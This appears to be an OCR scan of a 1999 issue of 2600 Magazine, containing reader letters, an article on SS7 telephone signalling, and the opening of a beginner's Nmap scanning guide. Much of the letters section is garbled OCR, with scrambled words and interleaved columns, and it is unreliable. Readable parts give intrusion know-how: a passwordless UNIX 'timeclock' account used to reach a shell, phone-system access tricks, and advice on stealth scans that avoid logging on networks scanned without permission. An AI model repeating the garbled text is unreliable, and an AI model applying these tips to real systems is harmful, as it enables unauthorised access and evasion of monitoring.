it and get into by manager. But it got the to Citating. not any possenate for the external phone number I entered prompted the so eases my phone number. Then it relead wrong particular it then informed me of this, and differences so the sim ship inside the phase. The eader, and become I was into my point much for Less (all nock, if just type! I and prount it redified are that this phone, I called 565-1934. When principled for a green We will have have Partiell Will phone from her other do, while driving shoup I unsidentally entered the misses shows much number for Pacifiell INS users. So my spice mail, I have to disk (688) 766-1134. This is a phone combet, and have force his code all day long! 136-1214, mix-cally my particide, effect my enemy of calling from J entered up number and entered my green was increased and lisked for the phone tramber I was Thave a PerBell INS Nickin cell plants. To check

in New York, pre-our above year PCS nation and Joseph CONTRACTOR. reast now having this abolity would be something of an inmarkers? Estimate the valety part of mass and? Hear any aumieur and nobody good that over 11. It reases so we they shoulded think their solds wall from other phone Why or Postlyd goings their anchoners the obesides

using cosell. Some of them over words the junk. What twoer, that these messages are recedings and require a many referenteeers was long awaring the actival of our of a very large computes system if nysolf being one of that I made. 19 of those people bought the juris I was Serm of "rewinding" to say Out of 20-24 of these calls ing several numbers which give me the same mesoage thought, "If I'm not authorized to But this number, how zied the same nomber by mistake and the place rung. I not influenced to dial this number. As we were to would come across a missage that would say "You are ple about junk they don't wast to buy, levery so offen i they told one was that they bedail phoses aproposition try did I get through?" I came to the continuing, after diair survived, I would harp up. But on one of those days. I dihad so manually died the numbers and buther these peo-"new and emphasion" openpator system. Mescadolla, we Most of the large telemedacting companies can off

> ing to said them every day (which we all know they do) night hadde 95 percent of the time it will ring for you. and they sign up 3dy point is that if you call someone who has a vimilar excepts, just being up and call them

can't be argond with. There't pays no suppose enail for "see" the past Site year high reality personness contactly You gray your door? Snow the potentials of the world

Dear 3609;

droughts ATREE Educitions SWB as a phone case. ATMT up any NPA, but I haven't been able to. my treads in Belificoit and Artschlock can give the pany - it is a small independent telco (Alhel). Some of then I species produce had my local operator just one showing that I was calling from Texas. Keep to stand one ocrasion I tried felling them I was calling from the Now you should that ATAT operation "generally take 305 (Mixed) NPA. Both times they said they save Take in the electron 211.281 MRA, and on more than your word for it no manes what zumber you gave theti." specie to a gendeman about ATAT and calling cards anward i thogo ghiệt chiệp thi But in 1504 yau had a re I have been reading your endperior for two years

pokesmor, Lindson

and again took any to the prevailed absorbed by the pillships of the anythrough about 1996 to the contract of are given) weach techniqueur word for it and and where you make it from But whether or the you in giving them force along or 19 state, they that We don't don't that some information may

company, shiboogh lann and positive. three in the Found one. He because to be very nervices ment if assurily solved these a rew guestions I had and every rade enquence I would oblish oil, paly to be men that I are, 2 medicance descing my way in I tried should appreciate u. I believe 1-800-FORTELS, is the same Constitution on the Forest system. I would group that Mightgop service area. If you can other me more to limenters in the same way. I've only movined that this numerical sequence to get more the system. He said that "abortoni" on the linearen don't have to draw the whole about me knowing about it, but said that the 1170 is a when a GTE regain that cause to my place of display. codes whenever I was board, with no suverea. This is with "Smallid body, outer access code," i med to enter prived to jet this petengt, and being the notice phoese "fonall System, coor senses ende" I was very air-"Shortcut" werks in my U.4 (A, which is in the OTE acc-"licen" to your phone line and it can be used by the forcell grown is the product the GTE intersper the to n diable cell waters, I got a voice prompt swing. rolary only service. Upon dialog 1170 (11 replaces the I was recently playing with a friend's plane - he ball

maxmuose

Owesso, Michigan

con you on the Porcell system. able call working apparently. We if she what his sole evolents can get Body populars area? "olivesed" in the The is as assemble of how surposed up GTE photos

Praise

Ligar NSSE

SE MANTEN PROPERTY DESCRIPTION OF THE PARTY NAME AND PARTY. "se Out a job" or establing to that affect, this hade tocon Natures. Not just a josée to write some una like Fightly table one good hade of a home page. The fighratio, seasone with a brain inglood of just materious pusity had a purpose, and Lapphan whoever did or for I was expectly at your web page. As usual I decided

property of the appartunity prometr itali. Daldak puntaring dasin'i

should be brought to people's anemica absorped the they are. There are some roat reporting things then and the ends manage that is of 10 country is here given

ally figures out a way to accept a beauty stuffed but page

recent automos paper distribuddo person, john a sur

Dear 2600:

a tocker per do l'insend so les l'um mara en dia parever you call it. Cow for making spell a genius pagnamisedidooniyitas jos firs, with it that paying thanks to Och of the Dead senson soying "This is (Friend's exerci) and I dwn year" ! lines. 20 minutes later a message popped up on my it said it would in the arrive), but inhought nothing of or that fidden After I invisibled "you first", it vanished fides the form my friend and an inso callful "run find" was in gramming side. In bone 15-3, the esticle "Back Chiffce was just seeing that really worked, and now we have starlarger than that I had just been BOII by any thiend. He Executable results caught any amendon il was receiving a I love your map and the good more you do, I am nor

Karemura

Some call the way of fifth

making Jurus Indy Sac e-mail. for this new version of June and to say thank you for count. Just wanted to let you all know the mich works the adjoints trick, in sectoral tide a charm, in's great to 2.0 a week ago, and other beliding up a few ads I coled before removing the program. Induction my copy of Jaco Southy have an infefere whereast compatible time in-Builtings that fixed Jugo so that all acts would be defented In your Autumn 1897 laste you printed a letter from

Jean Dupres

dung, for phood, pholiss, and phun! words what haveld only feel in an artists in 154 celled where so were in to say that a year or better to be dealers. "The Vester Speiled" So keep up the good work and depositioning all of us with we first started into this I have been a creder for a while now and I just

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Dear 2600;

or 15.4 by Jasyman on Amager Radio By belifing one I just wanted to tell you guys thanks for the article

Spring 1999

tests and broader valigar and a missages. I recommend to Have a metals love for the holdsy. I also title storing the interest that beganners have when they start the brillier. of the highest provided to easies that a person can hold you might once up with. bands and imaginations, there can be no telling what people who like to boild circuits and work with their But I also 1908, down on those who would rather skip the

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Minrick Reactions

places. My mother mend are who Revie was and if he can I get Kevist on the morning and side? was in jail. I sold her who Kevin was and that he was in on my carear, my locker at sector), and many other rough She deleterance of he is in just, he is had. Hen guy. I told her they looked had up because be know too generalising head." Well, I hold but that he was not a bad support semicione who is its juil? He must have done pil. She were a bit only, starting with "How enold you A white ago I unlessed 25 bumper suchers. I get need

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respect that the what it is every different you're at appendite howeath's purson. Betting ther to you're dhing sandshing you chief to worthedile. I'm Kenta's once but you must be less for derive better than You and sometime while to got from market to better to more people deally day that somewhat just built digita our observance being incorporated in uself composing which prepare any deep finite and accept the edition of they are all solutionary bed that the encountries way in enegature they imprised deserves to be than and that The government count on people believing that

keep a from happening again. to save Keen Mittersk, but we some as hell can my so tion from its is important. We students may not be able siele Although we are only kidd, il dlink dans contribumake. St. A friend and I are now working to post fiyors and information about Servin Militais up estender pos-Lart, a dealers at New Title: Righ School in Wile-

Productor given being this back Cash byter attackform us. We hape the Reston you embrace now them? solved and archamilia have been been also used inspiring to Without question, the contribution from the

of a reader. What I am a riding you about as this there are out just who likewise in. My waggestion, make a stable? their mind is "Who the held is Keyin"? I am in full supthese spekters sometwhere, the early thing, that somes into a minimum straigh, when someone happens to see one of all even for U.S. and in other parts of the world. Think the (Seasonds of the yellow and black "Free Kerkin" stickets growding such a great source of information. I am a repwould get travelant if they know where they could find gers of Keybraed I Clink a made larger amount of people High off, I would like to compliment you guys on

> More book realize "Flag. this guy is being focked over, I think I'm sure people would gut unions and go to the web sile and with the classic "Free Keven" saying, but also putting grown help set him free! That's you sed into up the "www.ideytamatodk.com" below or allows at Then I'm

Phone Bundit

to make such a richty resoluble, the current lettering in other ways to the people besides for an antwerfinit 河田司於 经存在分 清明不得 四天 mind the main browsers of you part type Transaction the next would of adoutly and teleproper older games to one. That implied or mindle important, second expires on ing who have it. Then it is up to us as get the world out riung ar in god peoprie to the point where alleptice wanderers usuald have to be growing but eased. The important The state of the second of the state of the He considered this feater the beginning. But is cruite

Drag 2600:

entment employees are will. During my six mouth dry judices Mitmelt is facing. We one deserves to be in nore, hopefully more people will come to realize the insuch in the Osif for his months. On a more sensus was reasonating to know that I would the only backet socione also mallione knows what i'm solking about it "2506. Hackers Ch. Flanct Farth," I was like field peak the fearth meath, I gottally got a requeste back saying Navy ships) and say "Wee Seria!" When I west out on REO (a source circuit for constitutionions between test Kinday of every month I would go but he NAVY spirit and righting the cause for Kevin Matick, on the ployment to the Anabian Gulf, in Resping with the 2000 off way easier for things for worse. murdeners, rapists, thoug desilers, and police commonly go péson that long without a tout I faul it entang that Just to let you know that but all military and gover-

Parositione

七年 一大学 maders due dated up with each more interesting places that the words ready do early executing Maybe our That is truly requiredness, it is also further proof

Foreign Interests

(lear 2660):

oughts seed it." assure you, know of people would begit. I have this letdozens of friends, and buildrads of friend's friends. I can it would have a very large following, including me and got information on backing and placeating around here send it anyways and send it to the outer - somebody ser will have no effect, but I shought: "What the hell bigged country in Later Americs? That's right Brazil distribution around the globe, why not distribute to the get one around here. So I was thinking that if you have hands on. The seed 2000 but it's almost improvible to l do what I med to learn from anothing I can get my I'm a Beamban wannebe, and it's very difficult to

A bel of people act or stades questions. He would Francisco Franca Arraes

land to get 2600 little or many function countries of 500.

gehove in paying for the augmented they deli which were to premy absence. Many of their har give become in salide. Die soud now, the true is recent of Oreign distribu-Aggrical subscribing is jour only option. country. By all movest have then contact on Died that legalistane distributor which is fixed track record in your properties of annual no on the whole who if you know of a

Dept 2696:

plus to woold the government. You are all jewhed to hack (finisesky) four laws are not so which and it is much sim-Procedure Appropries Congrebulations on your sine. We're from Crosses

CHAPTER C

Our people are already arriving

Dear 266d:

it goes without saying that corruption is rangeast. My on the other. They thange you whatever may feel like so on one side with the phone and a guy with a time site one their pay plantes are reated by private individuals mer are head with it exempling a big, beary bline beautiful beauting the firmer pury triend and I theorized that blookering over there is just and are bookeally just a links double recombined. You sh magnify told me about their gay phones in some that I have a friend with goes to college in India and en-

Pabyl

Security Issues

name is usually "timedisck" or "gay roll" as something temperable. But by having an unsecured account open in e security measure, thinking that system clocks are unmustly of a little-known backdown sections that exists on privileges. Administrated either buy a real time fock or timestack account usually has relatively high above the login party. Once logged in you see the stratelook erend. Usually there is no password, but if there is it is similar, which can easily be guessed or socially engithe curacte any incredence in got in with case. The legin let the gotern oboth chock off their hours, then by solpostreet to this secondly at the beginning of their shift and telnet account is rotal at a stopgap timedock. Workers nousy seadentic and corporate UNIX systems. Often a nisk opening up their system to septens you want to do. Since the time files we so cruted the consound and you brook into a shall protept Trees have program, but just out the program or use the fall grooms when the shall costs. Attains and accountents one this as the included can explore the system or "ou" or whatever I am writing to inform the complete security term

This is used because to be believable. Chawn ther.

Drar 2600:

server forbits him from an unding of who works at this? He med to click on the www.3600 para that on my site and the little proxy I thought you might like to likew I have a friend

time, but with weakeness designed to be regligible by (14d) and is your article on Tortoma, you said that Dogradat: Sapjack, so please go slow gross in Abrahamw!" I had pressously bond that Skip, ack "Like DES, n (Scipjack) is a good eigenthre for its ddaw? 5 den't bave awlly my detailed knowledge sissol had no known weakinesses. Whalk weak in the algo-I was god rending through a back bear of 2460

proof of my citim in this forms. I former, I will sup Single page of the sent of the sent of the sent of the

retor GRS, rise Agenço's pressour algoritism obsolved

ing seen as a threat to an arganisative of that side and There is separating managery comforting about he-

ADSL Report

From 2000:

cation is not great many people are receing servers off the ADSIT Taxes. station of home. Although the uplays below along speed Like many of your residers, I now have ADSE in-

cely on a dynamic DNS system to possible the 12 address Not say convenient work with my assigned escribiand password. Every day! I have to go to a bogus web page sed sign cmo their nethome), the dynamic ONS entry was both To get a back address was arrowed by DHCP (in my case every 14 209 L42 83 SAL The problem Had was that when the PP With dynamically poligical is addresses, non-count attended in a particular property

Strick Columbia, Causcle. will vary from region to region. These are for SIC Tel to griffing) the NT command Emey. The cased DNS burses dress (unique for every not could by open, "howely OLED DE LA THE Chileconnected and Clad the MAU and game. So I can still occured to my reachine by accessing MAC address is suppressedly assigned as the DNS eino the perwork but still abundated to the internal, the I have discovered that if the machine is not signed

ing to their machines I hope this helps your predox in country content-

Partigio

Guestions

Dear 2500.

orize about the you have my specific utilitization you Seed to be written no? I want to write for you, but I skull know what to

you in familiar with and one premoted in abaring. Ob mild year wheel to write about its chooled by providing is a sew part unique way. about one and overgrap technologies which show them perspective of explanation and settled essential following visually, taken you write plants and paken the harder the rules. He guest ally favor proches that are notices 16.5 Spill I would be worther that the case a world.

Spring 1999

archig is concluded Morrows, it should be obtained deliberate makensser smar är integress. Mary tentss kens framt generatet socialist "ing disert," storgk for public comparaption (1878), has been sometiment for graphic inchnology law it itself cannot from actiful be that the NSA is not interested in distributing uspine. is assigned for such airtigle "features," whether they have gree auflicenced by NSA standards or organism affilians (bot 'saype and 'Mo that The and point form - my sys-Many have exercisely that both OES and Singuish als emonated youth mate 2009 junetace and danke

tigos dixo odo tearn the ways of hacking? What is a hacket and how the I become one? I mean **Ugorg**(99

greations you used us. You'll get reaking but random you're being talk ion't must Everynteen Meetly. and gold, Superment and assume that exceptible that a for of questions. But also I lead asking the

is your magazine year 2009 congestion.

much flowy over this your also we've preparly seeks we've not going to have Considering we haven't been comparable with my

diplotic I would like to know if there is a dict form of all of them since then (the case I could find). I'm also a read your stagazons about the same time and I have read world. Likking first tack with age of 13 and pasted to Indiana, Thanks and Stee Serin. bit. It is hard exough to find Joh have in East Wasne, Tight to think of myself as a newick in the backing

Real Bookers about fruit Jacob

Couldrie

day, and I saw "2600" speay partned on a shed along sayway? Also, I was walking home from obutch one explain why this is? Oza I hock by compared to X to machines or when you diel and the laborate Could you grad, I heard an complitting true like you get from far has as phone number on at When I collected it if was comgive my narveness (15) 13). I was just wendering about gramming and Lieux and all that backing stuff, so for you like Occ 131 mail you spicture of it (it's at Mound, with some other graffic like. Couniet, Complexity, and a gay phone that I extled once this at a gas platfor and I am Just starting out to least about computer pro-

speed (Types done the proper surfaces and software. wasting for him, and change settings. You can do the when you are hearing in a wooden hande the plants it is reacting to get embride, find our here stack money in gade edeated, commity, I'm occur of the phose calls in competer messay of authoritising, As for your pay phose, When you can't offers believe the you must essent Phiedde

Hacking Monetone

somet. On a bery spening hight for a summer Stockbusin rigis qualificance grace a problem. will have so do something to make amends with the rewill make not only Mediclare keck had but the thrater eseq if will proceptagie to be late for their newic world will not cause the theater to change its schedule. Howtimes will only work for the Movedote network and times and other managerial functions. Changing show Thirdhorse gave the 800 745 0008 to charge show

dealing directly into the AIPAS Or what should modified white that a show without a computer in a jiid to pay models to experiment in this case due to my being a ing the to Tie between Moviological and its' NEMs' i am Thindhouse or anybody size for that matter has even tried What I would really be interested in knowing is if

soul \$154,000 in nine months. Not really lanking, but used a wantagen of Thirdhorse's plan and was able to There was a manager of a theoretic New York who

Federal Interest

good into the you and more. I read the magazine religiously, but moves lied any

ening the president and they were goeint go find this call and a fax from our total FBI office, stering that free e mail provider Yesterday we remained a pitone gay and tak him a few quastions. I'm not som what domains that was basicably a one line message direct am charache morning startly on the mustage showed that it was sent at 9000 and fix that we gut with around 11x9 am. The title oge, sent to the White flavor e-mail address. The sail mail, and it was what they said a simple due lide meshappened on the follow-up to this. They went as the warmenne sent a missenge from one of our fixts a-mail The of the businesses run in my affice is a stajec

just a vancing to everyone - if you think such a thing eterning the level of e-mail that they probably get. So is a small jobs that may get overlooked, you are eadly boars after this mesonge was seat, especially conreserved it and get in teach with us less than two read the mail, but then I found it interesting that they At high I was suspicised that someone actually

jeson head

Color Coding

ang at telep 25 pair lines. The way I was taught to re-(the Ballsouth pay told me these) and White Red Black Green Steph Stage - Rell Operators Gove Better Service grender die oder 100es von like fals: Usas Grange Willow Vielet - While Stroning Bedievard You Westig Thave something to add to the article no codor cod

> ple." You'll be a braghing stock Albas naver ever event sell. State "Cites" on Violet "Pro-

eafer potting of gains 16 and 21, pair tie should be Tip who in the article "Copper Pair Color Coding." On the by Tip Welse Bibs and Ring Blue Wester 19 How-Blue and Bling Blue-Yellow and pair 2.1 should In the assest adding of 2606 (15:6) force is a min-

2000

grouped agedler in Sinders, 24 banders to a main femler Word, in the 58th hinder group. Every 25 pairs are color coding, page 102 would be White-Prange/Overge la response la Calzione Destay's article sei PSC

The Newbie Threat

18.5. The reason people more experienced don't like propie don't like 2000. Yan dan bach me en 1900 if yeu have sensitly som someone say due And that, is why don't belong) and ask staped medang questions like hands" and they go into looken observes (where they 2505 is because it gives visuolog people thamsely for WALL PROOF THE WILLIAM TO BE SEEN AND THE SEE "TEACH ME HOW TO HACK, IN BRAZILIAN" I reading your engages of market faces of "kedd dillder rigners like Brazilians and Malaysines) the idea that by This tenar is in response to the fellow gapes whose in

egone out of all As Wall Times would say it shows to result either have so performed product code little of the receiving is excitance to pick it up to please just my mean that move is so as to temporary to warm channel in this grower taken by people who shink they care respectable for all of the arabier who are invading When we are a print a majorated and assent capable of Maybe More's some only research who you called More years meg in processor grounds to keeper that year "breed" "bred" had no include the color people Z about your may The purer suche the conduction of to have been we're papp

S.S.N Corrections

15.4 isoterway much but dought what I believe is an exapplicants for SS. bors posted in your duty could be applied only to newto the people I questioned, being bend in 1950, so the prime have prefixed in the 552-581 range. Fact the youtpest of asked some other Pueda Kiezas I know and all of up NRC and your adique has that people timed as invalid. It ror. I am from Poetto Rico, and my 55% begans with I injusted your whicle "The State of \$8.9" in the

but I was born on february 2, and my second group is numbers are given and in order throughout each yest, Also, it said in the writing that the second group of

> or only be they have a different numbering schools for that year, he some older system was in place back then 15, so either there were a lot of people equations 55 Commonwalki status

日の大学の

to divolge my complete SSN, but the first goods of nextthe Adda Toung of SSNs it is spaced that the 627-489 the first group of numbers. U.S. yet lam a legal alien. This could be a valid use for zers or serie not been been here? I am not a citizen of the the states, but what about those people who are not nitirange is "LNAME ID" for the first group of numbers. New Dear 1000 might sky. Well not skyly. We take the skyly for all For in my 2022 the within the range Manager you Teache serves an engr with the article on SSMs. In

expressed assignments. Form this I seems that the different results depending upon when they were apuseful to be aware that the same algorithms may cause also not birthday (for newborns, they encourage you to middle two digres are designed by the time of applicato believe that each office was assigned a block and did chance than this trapported by random, but I find it ension ple? the two times are usually the same) Anyway, it is apply for 55% at the time of birth, we for freezent paowasy. We have sequential SSMs. There is a one of 3000 years alder than me and has a biddedey second modelf it and Cappited for SSNs at the same time. She is a few These white data or add to the stroke, My soler

ř

Dear 26605

as markers for meidents of Yearnogr, You'll note that 509 are not valled Title to incorrect Obs and 506 are need els, the author states that 65M's beginning with PSV and Vermoon is obsert in the ligh of states. In the numerical ordering section of the SSN arti-

500

Dear 2600:

so also comin that the naile, and real, and are the combination are the indeped members starting at 1901. to apply, beth said with the second combination of 245-YYXXXXX, 245 is correct according to the third initially activated by the American government. The proof This is not true. The second false claim is that the third nucleans 00-06 (add digits) and 10-95 (even digits) nation, following the form XX, are nongrised of the numbers. The first false did to that the second number combination, is notice applicate but the not discould seem read the article exhibited "The backs Of \$5.N" (154) I resides in my special security number, which considered death, representing the attourned of the first three digital aloned America's S.S. hundleding system. I admit that the must say that Kurmit the Blog shoon't know a Gibso Generally I'm not occur existing others, but when I

Letters - continued on p. 48

Spring 1999

(friedo@interportnet)

sponsibility to updenstand it like no one else. of course, and as backers, it is our moral reus to the internet. It's the lefephone network communication, and is what connects most of Te leve it. We use it, shose it, make fam of it, and try to figure it out, his becoming our primary revelod of

techned via a reality long wire to your local times, the teleos used a system railed in to places outside of your local region talk to each other, and they also need to tells wherever they need to go, in order to do CO, which handles routing your calls to That's where signaling comes in. In olden long distance eatriers in order to route calls to the tandens offices exhed by the various dial, various COs in your &ROC read to All the telephones in your house are at-

tion get all the way from say, my GO in New side of the country, which in turn rings the number from your (O), ligures out where to exter party's line. But how does this ardonnerepte in and gives it to the CO co the other complete your salt. The LD sarrier gas the constitutional right or something) so of care and determines it will recoil to composi to the some buttons in order to place year call. You UD carrier that you chose (because it's your CO switch analyses the number you dialed York to ray throad's CO in Catifornia? This is how calls generally work. You push

sould offen hear these topos faintly while your cies. In the past, if you fistened closely, you or Multi-Frequency ronds. This is tocarde. azil was being routed. ironically, they're made of analtiple frequenincludably. In the US we call those MII dones, that will be carrying your convention oneto the LD carrier on this line, which, if you and the LD carrier (of your choice, remeats travers't figured is out yet, is the same circuit bot). Your CO then transmits signaling tones Your loss! CO fods as idle like between itself With in band signaling it's rather simple.

> you. But also, that was back to the day, even band signaling. the new one in Ma Bell cechnology; out of hefore my time. Now we have to deal with MF tenes, and a weeld of magic opens up to Enter the blue box. Generate your own

ours on deducated digital contractions which garry all the needed routing information. of the band." Well whith... that's pretty aranch band signating," you probably thought, "Heyit Nawadays, signaling between switches tolight that means the signaling happens outside signating system seven, depending on who SSY, SSP stands for switching system sexon on you ask. What you saw the words "out of Out of Gand signating is what as used an

switching detailink. In this system, you don't line to the other office, without a signaling with the other office. Even if you had a second trank on all you can no longer communication be in Fumpe) which has your dudicated SST a troo falls on the "L1 (or S1, as the ease would place. There are problems with this, though, it routers - you just use the copper already in need to set up any additional calting or the two effices and use it as a deducated digital naling works like this: Take one trunk hetween Unwaghed usest of Europe. Associated Sigtwo, and is called Associated Signaling. It is way. The not so good way is the simpler of the SS7 network: a good way and a not so good Guilly, 1980 To 404 of Took the type of network used to deploy 557 There are two methods for setting up an

gusse-associated signalog acts out is far racce complex, and will be introduced in this QAS is deployed in North America. wants, Quasi-Associated Signating was born dandant system. Since Mr. gets what sho Accounted the visual a highly versatio, re-When Ma was setting up SS7 in North

ASS Network Devices

proction of the SST actwork. (From here of assume that I'm only talking about the North There are three devices used in the con-

American signaling network.) They are:

ets at either S6kbgs or 64kbgs. These are

- are telephone switches with SST anthrare ining, and nouting calls. statled. SSPs can be COs or tendent offices and are responsible for originating, remainst-J. Signal Switching Points (SSPs). SSPs
- forming some specialized routing functions transfer signaling packets from one location to another. They are also responsible for per-2. Signal Transfer Points (STPs). STPs
- services, and CO services such as Caller ID. "follow-me" member reresting, calling, card Such situations include \$000888377 reuting. certain types of advanced calling situations responsible for providing data usuassary for Signal Conved Philads (MCPs). SCPs are

Enked via all possible combinations, lost a for redundancy. In editition, they are also Points are always deployed to pairs to provide agerands, loone song silvangon link should fait. For those of you who love di-Signal Cochol Points and Signal Transfor

seven types of links. [COI]. A stends for Access. diagram are [STP1] to (SCP2) and [STP2] to the SC4 detaits see. Examples of A links in the behaven SSI packet switches and COs or tan SCPs. Their sole purpose is to carry massages [STR.]. dem offices, and between packet swetches and & Body B stands for Bridge. B links con-A fighter A links expined SEPs to SSPs and

of Bilinks are [STP1] to [STP3] and [STP2] to cect two STPs from separate pains. Scariples

Trees] of [Sabs] amples of C trists are (STP1) to [STP2] and renouting if necessary. Cottends for Cross. Expair. These provide for redundancy and packet C finder C links compart STPs inside a


[STITE to [STP4] and [STP2] to [STP3]. D cape they expired STPs diagonally, such as links are for redundancy purposes, and are District Dilunks are the same as Bilinks ex-D. by the way, stands for Disecond in priority to B links.

durity by connecting an SSP to for Extended. another SSPs primery per. It is which case it would probably be PERSONAL PROPERTY OF SECURITIES IN endury STP pair may be in the a secondary STP pair The secgreen region reliability and reduc-Ellines: El lurida provide for

used in the Associated Networking scheme in cal network powider's effection, they may be Pulsy Associated. If lanks are the type of links should never be used as the sale econoction used to warment two class and offices to furthe of course not very secure, and the net used between two offices, bowever, E spinds for ther provide for redundancy. Such links to compact two nerworks. However, at the larao SSPs directly. Such links There will be the source.

to a broader passwork. Of couried any STP can catled citize a B task, D task, or BD task. STP outside its immediate pair or quad can be These are used to connect local SS7 networks A lick that compacts an STP to auprhen

Trungge discussed above.



both linked to two recondant SCPs. Thus, it traffic may be distributed evenly emong be treated equally. This is so unusually beavy work devices, massages sent to either one will any one device should this, there is a backup. SSPs are all tinked to two STPs, which are [SSPX] via rheir respective local loops. The telephones and they are connected to the Further, since there is no prioritizing of ear-The [TX] devices represent subscaller

tional digital lines that send and cooker peck-All links in the SS7 network are bi-direct

2600 Magazine

bellong to any number of quads, not just one as in the diagram.

SST Packers

SIPs function as the packet switches of the SS7 network, and there are three basic types of packets that they deal with. SS7 packets are called signal units, or SUs. SUs are diamased below as they exist being sent across a direct link. Addressing and complicated routing issues are discussed later.

Fit-in Signal Units, or FISUs, are sent whenever there is no important information to be transmitted over the signal link. While fley contain no data, they are useful because they provide for a constant signal over the link, which with in network traublesheeting and monatching. FISUs are four actets long. The fields are as follows:

Owers 6-1: BSN/BIR and FSN/FSR. The BSN is the backwards sequence significant (f bits), the BIB is the backwards indicator bit, the FSN is the 7 bit forwards sequence course ber, and the FSB is the forwards sequence bit. Those values are used to confirm receipt of SIA and for error correction purposes.

Other 2: Length indicator. In an FISIL this is always zero.

Octot 3: Checkson, Used to check for packet integrity.

Link Status Signal Units, or LSSUs, are used to provide information on the status of the link. LSSUs look like this:

Other 9.1: BSN/BID and ESN/BIB.
Other 3: Longita indicator. This is cirbon

official responsibilities for an LSSLL

Next counts that status field, which is citable cooper two outers. The content of the status field is contained for the content.

tes field is outside the scope of this article.
The last octed, as before, is the chockwarn.

MSUs, or Message Signal Units, temprise the meat of the SST system. These are used to send messages between SSPs and STPs, and STPs and SCPs. These contain significant data such as routing information, truck data, and so forth. MSUs are used to perform all communication relevant to an actual telephone call.

MSIA have the same RSMRIB and FSNRIB as the other two SUs, and the length indicator octet can be anywhere be-

tween 3 and 63. (According to premood standards, only six of the eight bits in the length indicator field are used to determine the length, so MSUs can be no longer than 63 outsits.) The data in the peaket is followed by a clooksoon.

There are several types of MSUs, and some are listed below.

ACM: Address Complete Message, ACM indicates that an EAM has been received. In includes the originating switch address, the terminating switch address, and the schooled trenk.

ANY: Answer Message. ANM is somewhen the called subscriber picks up the photo: It indicates that the trunk should be opened in both directions and contains the originating switch address, the remainating switch address, and the selected trunk.

IAM: tritical Address Mossage. The IAM is used to begin a call. It originares at the caller's switch and is addressed to the recipient's swatch. It contains information such as the initiating and descination switch addresses, the calling naturbor, the called autobas, and the touck softward for the call.

REL: Release Message. REL indicates that one of the parties has bung up, and it is time to release the trunk. It contains the originating and terminating switch addresses, and the specifies trunk.

ECL: Release Complete Message, RCL is sent to confirm that the trunk lass been selected. It contains originating and terminating switch addresses, and the trunk.

SST Layers

Like TCD:tR SST has layers. The layers sorve an important role in distinguishing different aspects of the network and creating a modular approach to network design.

The physical layer deals with the hardward and disclosed issues. Signating links are atmost always DS0 capper lines (the same as a regular phone line).

Mossage Transfer Part level 2 (MTF level 2) deals with araking sure the two codpoints of a communication can receive and interpret packets. It controls such things as early correction and flow control.

Message Transfer Part level 3 (MIT) level

 powides seed capabilities as node addressing, packer remating, and interconnectivity between nodes are directly highed.

The Signaling Connection Control Part (SCCP) extends the capabilities of the MTP layers. The MTP layers can deliver packets to a specific node on the network, and the SCCP layer can address those to particular node-based applications. In other words, the SCCP is given of the purpose of the packet, and outpols; such things as darkings queries and switch control.

The ISDN User Part (ISUP) controls the protocols and mersaging used to establish voice and data calls over the switched nerwork. The ISUP is used for both digital ISDN calls and unalog calls.

The post layer is the TCAP, which stands for Transaction Capabilities Application Part. It is responsible for distributing pressages in between applications on a specific node. Since it requires explicit addressing of roots applications, it uses SCCP for transport.

The final layer is the Operations. Maintonation: and Administration Part, or OMAR OMAP is designed to assist the maintainers and administrature of the notwork (his the name implies) and includes such features as chacking pouring table validity and precedures for link and node troubleshowing.

Node Addressing

In order to preparly route puckats to their description nodes, there needs to be some sort of addressing scheme. You are familiar with addressing schemes even if you are familiar with addressing schemes even if you are not a samputer need. If your house is a node on a network your possal address defines where that node is. In order for someone to send you a lefter, they need to know your address, so the regimma knows where to take the letter. Your telephone number defines where your route is on the Patkie Switched Telephone Network. It addresses define you as a made on the latternation arother IP based network.

The SS7 addressing scheme is a three level literately. Every node on the SS7 network belongs to a chaper, and coary chaper to a local activors. To address a node, you label it by its network pumber, followed by its cluster manaber, followed by its chaper (also called

a member number), facturation is abtracted forgrand can bave values from 0 to 255. Network numbers are assigned to RBOCs (Bell Albanic, American, etc.), independent local carriers such as RCN, interexchange carriers, and LD carriers like Spaint of MCI. It is up to the assignance of designate character and mode numbers, within his network deserved to wards.

More than the second

Now that we know all about how SST works, let's exemine a hypost local religious at cell streation.

gorry hangs up, dis switch sends an REL called party picks up, the remainizing switch the ACM, the originating switch opens the to use for the call. Upon societ of the IAM, by the STP senting on IAM to the other ofunighboring and office. The process is started wants to call his friend in a reighboring trunk is title and to stop billing. RCL to alert the origination switch that the the line. Upon receipt of the REL message. measure, which the other switch to release realizes and baptin billing. When the calling switch's signal to open the trunk in both desends an ANM to indicate that the phone has trunk in one direction so the calling party calling whom, and which voice truck (Lplans that the call is local and needs to go to a Oi) analyzes the number. The CO determines the other switch iddes the fourth and sands an been suswered. This is the originaling ing the called party's lane. If and when the can bear that the called party's switch is ringthat it has soccived the JAM. Upon receipt of ACM message to elect the originating switch the called party's end office sends back an tion. The IAM wills the other office who's gives him diel tone. He dults away, and the roun. He picks up his phone and his CO Customer A, in a town in New York.

SSV provides for a rouch more secure and scable signaling network, it also allows for such inclined egies as foll free numbers, calling cards, and services such as called ID. The frackatelity of SSV does not at first appear possible, unless sections could figure out how to interfere directly with the SSV generack.

Spring 1999

Network Scanning with NMAP

hy rain.forest.pnppy ripuppy (Sname.com

"in goons catch hell for this, but this atticle is for the network - newbies and cittle both. And __if you're clies, just remember you were a newbie once, so lighten up.

Nmap is a network scenner that allows you to specify various kinds of scans, like SYN. FIN, etc. written by Fyodor. At this point I only know of its existence on Unit, so don't go realling through infoscok for a Wintel various. And if there is a Wintel port, someone

Machie Exercise #1: What are SYN and FIN, and how do they relate to scanning? Check out the TCP/IP personal (specifically, the structure of a TCP/IP packet). Also, built down Eyodor's webgage and read through the total pides to get make info.

Eller Exercise of: No back and relax. The good into is coming. And in case you're made brush up on your amap sweltches.

Now, Lewert Noop as a great piece of work, but I do have a few points I'd like to mention about it, and I think everyone one get something on of this. You see, sometimes a stealth stan is n't always a stealth stan.

Fig., I stoolded even have to mention that a compactly sean is certainly loggable. This is the application and it also she adjoint. Now, if you're parning on a network you have promission to you're OK. But if your goe' is to maintain some semblates of stealth, then take some you specify at, or, or -U so you'd don't use normal connections.

Nauke Clive A named) scan uses occural connections to other systems, using no kinds of stailth and are more times logged (which is bac). It's called "connect()" because that's the purpo of the programming function that does it.

